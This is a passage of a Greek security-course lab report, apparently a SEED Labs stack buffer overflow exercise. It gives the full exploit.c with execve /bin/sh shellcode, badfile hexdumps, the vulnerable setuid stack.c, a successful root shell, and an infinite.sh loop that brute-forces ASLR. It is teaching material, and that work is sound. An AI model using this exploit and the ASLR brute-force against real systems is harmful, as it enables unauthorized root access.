The screenshot shows the Terminator application window with a GDB session. The title bar indicates the window is titled 'Terminator' and shows system icons for volume, network, and time (7:40 AM). The main window displays the GDB interface with the prompt '/bin/bash' and a window title of '/bin/bash 65x24'. The left sidebar contains icons for various tools. The main area shows the GDB stack window with the following values:

```
0x80484ca <bof+15>: push eax
0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>

[----- stack -----]
0000| 0xbfffea10 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
0004| 0xbfffea14 --> 0x0
0008| 0xbfffea18 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea1c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffea20 --> 0xbfffec68 --> 0x0
0020| 0xbfffea24 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop edx)
0024| 0xbfffea28 --> 0xb7dc888b (<__GI_IO_fread+11>: add ebx,0x153775)
0028| 0xbfffea2c --> 0x0

[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (
  str=0xbfffea57 '\220' <repeats 36 times>, "\002\377\377\v", '\220' <repeats 160 times>...) at stack.c:9
9      strcpy(buffer, str);
gdb-peda$
```

Εικόνα Β.4.2.6. Εκτέλεση του προγράμματος gdb stack_gdb, στιγμιότυπο 3

Εικόνα B.4.2.7. Υπολογισμός της διεύθυνσης του buffer, του περιεχομένου του ebp register, της μεταξύ τους απόστασης, αποχώρηση από το debug mode

B.4.3 Παρατηρήσεις

Η απόσταση μεταξύ του buffer και του ebp register που είναι η βάση αναφοράς του stack frame της bof(), όπου κάναμε το breakpoint, είναι 0x20 bytes, δηλαδή, 32 bytes στο δεκαδικό σύστημα. Η θέση όπου θα μπει η διεύθυνση της return address είναι $ebp + 0x04$ bytes ή $buffer + 0x24$ bytes (γραμμή 28 exploit.c Εικόνα B.3.1.1) και το shellcode θα ξεκινάει το ελάχιστο κατά 0x28 bytes (0x20 η απόσταση buffer και return address, 0x04 το πεδίο previous frame pointer, 0x04 το πεδίο return address) από την αρχή του buffer, δηλαδή, $buffer + 0x28$ bytes. Δοκιμάζοντας διάφορες διευθύνσεις επιστροφής μεγαλύτερες του $buffer + 0x28$, ελπίζαμε ότι θα βρούμε το shellcode μέσα στο badfile.

B.5 Προετοιμασία του αρχείου εισόδου

B.5.1 Ενέργειες

Εικόνα B.5.2.1

Μετά από την εκτίμηση της πραγματικής τιμής της διεύθυνσης του shellcode, όπου επιλέχτηκε η διεύθυνση $buffer + 0x40$ στην γραμμή 28 του βοηθητικού προγράμματος exploit.c (Εικόνα B.6), μεταγλωττίσαμε εκ νέου το πρόγραμμα, με σκοπό να ανανεώσουμε τα περιεχόμενα του αρχείου εισόδου badfile, όπου τώρα περιέχει την πραγματική τιμή της διεύθυνσης του shellcode. Η εντολή μεταγλώττισης του προγράμματος είναι :

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
gcc exploit.c -o exploit
```

και από τη στιγμή που δεν υπήρχαν συντακτικά λάθη το output της εντολής ήταν κενό και δημιουργήθηκε το εκτελέσιμο αρχείο exploit.

Έπειτα εκτελέσαμε τον κώδικα με την εντολή :

```
./exploit
```

Δημιουργήθηκε νέο αρχείο badfile με διεύθυνση επιστροφής την buffer + 0x40 αντί της αρχικής διεύθυνσης 0xbffff02.

Στην συνέχεια, ελέγξαμε τα περιεχόμενα του badfile σε αναγνώσιμη μορφή με την εντολή :


```
hexdump -C badfile
```

Η εντολή τύπωσε στο output :

```
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....|
*
00000020  90 90 90 90 c7 ea ff bf 90 90 90 90 90 90 90 90 | .....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 | .....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
```


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.5.2 Αποτελέσματα



```
Terminator /bin/bash
[04/22/23]seed@VM:~/project1$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....
.....|
*
00000020  90 90 90 90 c7 ea ff bf 90 90 90 90 90 90 90 90 |.....
.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....
.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....
.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh
/bin..PS...|
00000200  b0 0b cd 80 00 |.....
|
00000205
[04/22/23]seed@VM:~/project1$
```

Εικόνα B.5.2.1. Εμφάνιση των περιεχομένων του αρχείου εισόδου badfile με την πραγματική διεύθυνση του shellcode

B.5.3 Παρατηρήσεις


Στην γραμμή 28 του exploit.c εκχωρούμε στην διεύθυνση επιστροφής την πραγματική διεύθυνση εκτίμησης του shellcode μέσα στο buffer. Η διεύθυνση αυτή $\text{buffer} + 0x40 = 0xbfffeac7$ όπως παρατηρούμε στην Εικόνα B.5.2.1, βρίσκεται στα περιεχόμενα του badfile μαζί με τις εντολές NOP (δεν εκτελούν τίποτα) με διεύθυνση 0x90 και τις εντολές του shellcode 0x31\0xc0\0x50...

B.6 Εκτέλεση της επίθεσης

B.6.1 Ενέργειες

Η εκτιμώμενη διεύθυνση που χρησιμοποιήθηκε στο βοηθητικό πρόγραμμα exploit.c που δημιουργεί το αρχείο εισόδου, ήταν η $\text{buffer} + 0x40$.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```
~/project1/exploit.c - Sublime Text (UNREGISTERED)
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 char code[]=
6     "\x31\xc0" /* xorl %eax,%eax */
7     "\x50" /* pushl %eax */
8     "\x68" "//sh" /* pushl $0x68732f2f */
9     "\x68" "/bin" /* pushl $0x68732f2f */
10    "\x89\xe3" /* movl %esp,%ebx */
11    "\x50" /* pushl %eax */
12    "\x53" /* pushl %ebx */
13    "\x89\xe1" /* movl %esp,%ecx */
14    "\x99" /* cdq */
15    "\xb0\x0b" /* movb $0x0b,%al */
16    "\xcd\x80" /* int $0x80 */
17
18
19 void main(int argc, char **argv)
20 {
21     char buffer[517];
22     FILE *badfile;
23
24     /* Initialize buffer with 0x90 (NOP instruction) */
25     memset(&buffer, 0x90, 517);
26
27     /* You need to fill the buffer with appropriate contents here */
28     *((long *) (buffer + 0x24)) = buffer + 0x40;
29
30     /* You need to place the shellcode towards the end of the buffer */
31     memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
32
33     /* Save the contents to the file "badfile" */
34     badfile = fopen("./badfile", "w");
35     fwrite(buffer, 517, 1, badfile);
36     fclose(badfile);
37 }
```

Εικόνα Β.6.1.1. Το βοηθητικό πρόγραμμα exploit.c με διεύθυνση επιστροφής την πραγματική του shellcode

Εικόνα Β.6.2.1

Πριν την εκτέλεση της επίθεσης συνδέσαμε το symbolic link /bin/sh στο shell /bin/zsh που δεν διαθέτει αντίμετρα προστασίας της στοίβας (βλ. Β.1 Ανάπτυξη και δοκιμή του shellcode). Η εντολή είναι :

```
sudo ln -sf /bin/zsh /bin/sh
```

Στην συνέχεια, εκτελέσαμε το ευπαθές πρόγραμμα stack.c με την εντολή :

```
./stack
```


Η εντολή τύπωσε στο output :

```
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm
in),128(sambashare)
#
# exit
```

Το ευπαθές πρόγραμμα άνοιξε shell με δικαιώματα root (#), γεγονός που έκανε την επίθεση buffer overflow επιτυχημένη

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.6.2 Αποτελέσματα



```
Terminator                                     2:18 PM
/bin/bash                                     /bin/bash 66x24
[04/22/23]seed@VM:~/project1$ sudo ln -sf /bin/zsh /bin/sh
[04/22/23]seed@VM:~/project1$ ./stack
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
# exit
[04/22/23]seed@VM:~/project1$
```

Εικόνα B.6.2.1. Σύνδεση του symbolic link /bin/sh με το shell /bin/zsh, εκτέλεση του ευπαθούς κώδικα stack.c και η επιτυχημένη επίθεση buffer overflow που άνοιξε shell με δικαιώματα root (#)

B.6.3 Παρατηρήσεις

Από τα περιεχόμενα του αρχείου εισόδου badfile στην Εικόνα B.5.2.1, η διεύθυνση 0xbfffeac7 που είναι η εκτιμώμενη διεύθυνση που δείχνει στο shellcode, δεν περιέχει μηδενικά bits που θα οδηγούσε στον τερματισμό της strcpy() στη συνάρτηση bof() του stack.c. Στο βοηθητικό πρόγραμμα exploit.c επιχειρήσαμε να κάνουμε over-write με αυτή το πεδίο του return address της συνάρτησης bof() του ευπαθούς προγράμματος stack.c, γεμίζοντας το αρχείο badfile με εντολές NOP (0x90), την διεύθυνση αυτή για επιστροφής και το shellcode. Το shell που άνοιξε το ευπαθές πρόγραμμα stack.c έδωσε όντως πρόσβαση σε root (#) δικαιώματα αποδεικνύοντας ότι η διεύθυνση αυτή δείχνει στο shellcode και σωστά η bof() χάρις στην strcpy(), αντέγραψε όλα τα περιεχόμενα του badfile σ' ένα buffer μικρότερης χωρητικότητας, ώστε να εγγραφεί με την διεύθυνση 0xbfffeac7, το πεδίο return address της bof().

B.7 Παράκαμψη του αντιμέτρου ASLR

B.7.1 Ενέργειες

Εικόνα B.7.2.1

Στην επίθεση αυτή ενεργοποιήσαμε αυτή τη φορά το αντίμετρο ASLR που είχαμε απενεργοποιήσει εξ αρχής στην δραστηριότητα «Αρχικό setup – Απενεργοποίηση ASLR». Η εντολή είναι :

```
sudo sysctl -w kernel.randomize_va_space=2
```

Η εντολή του output είναι :

```
kernel.randomize_va_space = 2
```

Δοκιμάσαμε να εκτελέσουμε την επίθεση buffer overflow μέσω του ευπαθούς προγράμματος με την εντολή :


```
./stack
```

Η εντολή του output είναι :

```
Segmentation fault
```

Εικόνα B.7.2.2

Η αποτυχημένη επίθεση ήταν αναμενόμενη, καθώς, το ASLR τυχαioποιεί την διεύθυνση της στοίβας σε κάθε εκτέλεση της διεργασίας stack.c. Αυτό το διαπιστώσαμε προσθέτοντας μία εντολή printf() στην γραμμή 9, που τυπώνει την διεύθυνση του buffer της συνάρτησης bof().



```
~/project1/stack.c - Sublime Text (UNREGISTERED)
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int bof(char *str)
6 {
7     char buffer[24];
8
9     printf("%p\n", &buffer);
10    /* this statement has a buffer overflow problem */
11    strcpy(buffer, str);
12
13    return 1;
14 }
15
16 int main(int argc, char *argv[])
17 {
18     char str[517];
19     FILE *badfile;
20     badfile = fopen("badfile", "r");
21     fread(str, sizeof(char), 517, badfile);
22     bof(str);
23     printf("returned Properly\n");
24     return 1;
25 }
```

Εικόνα B.7.1.1. Το ευπαθές πρόγραμμα stack.c με την προσθήκη της printf() στην γραμμή 9

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Μεταγλωτίσαμε το ανανεωμένο πρόγραμμα stack.c με απενεργοποιημένα τα δύο αντίμετρα:

```
-z execstack
```

με απώτερο σκοπό να εκτελεστεί και ο κώδικας μέσα στην στοίβα και :

```
-fno-stack-protector
```

με απώτερο σκοπό να μην προστατεύεται η στοίβα από εγγραφή (βλ. Α.3.5 Ερώτηση).

Η εντολή μεταγλώττισης είναι :

```
gcc stack.c -o stack -z execstack -fno-stack-protector
```

και από τη στιγμή που δεν υπήρχαν συντακτικά λάθη το output της εντολής ήταν κενό και δημιουργήθηκε το εκτελέσιμο αρχείο stack.

Έπειτα, αλλάξαμε την ιδιοκτησία του εκτελέσιμου αρχείου με τον ιδιοκτήτη να είναι ο root με την εντολή :

```
sudo chown root stack
```

Επίσης, αλλάξαμε τα δικαιώματα του αρχείου stack ώστε ο user να έχει όλα τα δικαιώματα (read, write, execute), το group και οι other να έχουν όλα τα δικαιώματα (read, execute) πλην αυτό της εγγραφής (write). Η εντολή είναι :

```
sudo chmod 4755 stack
```

Δοκιμάσαμε να εκτελέσουμε πολλαπλές φορές την επίθεση buffer overflow μέσω του ευπαθούς προγράμματος προκειμένου να διαπιστώσουμε την χρησιμότητα του ASLR, με την εντολή :

```
./stack
```

Η εντολή του output είναι :

1^η εκτέλεση

```
0xbfff67e8  
Segmentation fault
```

2^η εκτέλεση

```
0xbfdcdc58  
Segmentation fault
```

3^η εκτέλεση

```
0xbfc5a108  
Segmentation fault
```

4^η εκτέλεση

```
0xbfc59808  
Segmentation fault
```

5^η εκτέλεση

```
0xbfaa6818  
Segmentation fault
```

Εικόνα B.7.2.3

Με απενεργοποιημένο το ASLR η εντολή του output είναι :

1^η εκτέλεση


```
0xbfffea48
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
```

2^η εκτέλεση

```
0xbfffea48
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
```

Εικόνα B.7.2.4

Παρακάμψαμε το αντίμετρο αυτό μέσω ενός προγράμματος shell script (infinite.sh) το οποίο εκτελεί επαναληπτικά το ευπαθές πρόγραμμα stack. Επίσης, τυπώνει το χρόνο που έχει παρέλθει και τις φορές που έχει τρέξει ο βρόχος.

A screenshot of a Sublime Text editor window titled '~/.project1/infinite.sh - Sublime Text (UNREGISTERED)'. The window shows a shell script named infinite.sh with the following content:

```
1 #!/bin/bash
2 SECONDS=0
3 value=0
4 while [ 1 ]
5 do
6     value=$((value + 1))
7     duration=$SECONDS
8     min=$((duration / 60))
9     sec=$((duration % 60))
10    echo "$min minutes and $sec seconds elapsed."
11    echo "The program has been running $value times so far."
12    ./stack
13    echo ""
14 done
```

The editor interface includes a sidebar on the left with icons for various file types, a top bar with tabs for shellcode.c, dash_shellcode.c, stack.c, hof.c, exploit.c, and infinite.sh, and a bottom status bar showing 'Line 14, Column 5', 'Tab Size: 4', and 'Shell Script (Bash)'.

Εικόνα B.7.1.2. Το shell script infinite.sh

Αλλάξαμε τα δικαιώματα του αρχείου ώστε να γίνει εκτελέσιμο με την εντολή :

```
chmod +x infinite.sh
```

Εκτελέσαμε το πρόγραμμα με την εντολή :

```
./infinite.sh
```

Εικόνα B.7.2.5

Το output που τυπώνεται από την εντολή διαφέρει από εκτέλεση σε εκτέλεση και ένα χαρακτηριστικό στιγμιότυπο είναι :

```
0 minutes and 14 seconds elapsed.
The program has been running 9758 times so far.
0xbf5b48
./infinite.sh: line 14: 12736 Segmentation fault      ./stack
```


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

0 minutes and 14 seconds elapsed.

The program has been running 9759 times so far.

0xbf844e78

./infinite.sh: line 14: 12737 Segmentation fault ./stack

0 minutes and 14 seconds elapsed.

The program has been running 9760 times so far.

0xbf8d69c8

./infinite.sh: line 14: 12738 Segmentation fault ./stack

0 minutes and 14 seconds elapsed.

The program has been running 9761 times so far.

0xbfd91248

./infinite.sh: line 14: 12739 Segmentation fault ./stack

0 minutes and 14 seconds elapsed.

The program has been running 9762 times so far.

0xbffce078

./infinite.sh: line 14: 12740 Segmentation fault ./stack

...

0 minutes and 14 seconds elapsed.

The program has been running 9854 times so far.

0xbf879758

./infinite.sh: line 14: 12832 Segmentation fault ./stack

0 minutes and 14 seconds elapsed.

The program has been running 9856 times so far.

0xbfffe9a8

#

id

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
uid=1000(seed) gid=1000(seed) euid=0(root)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

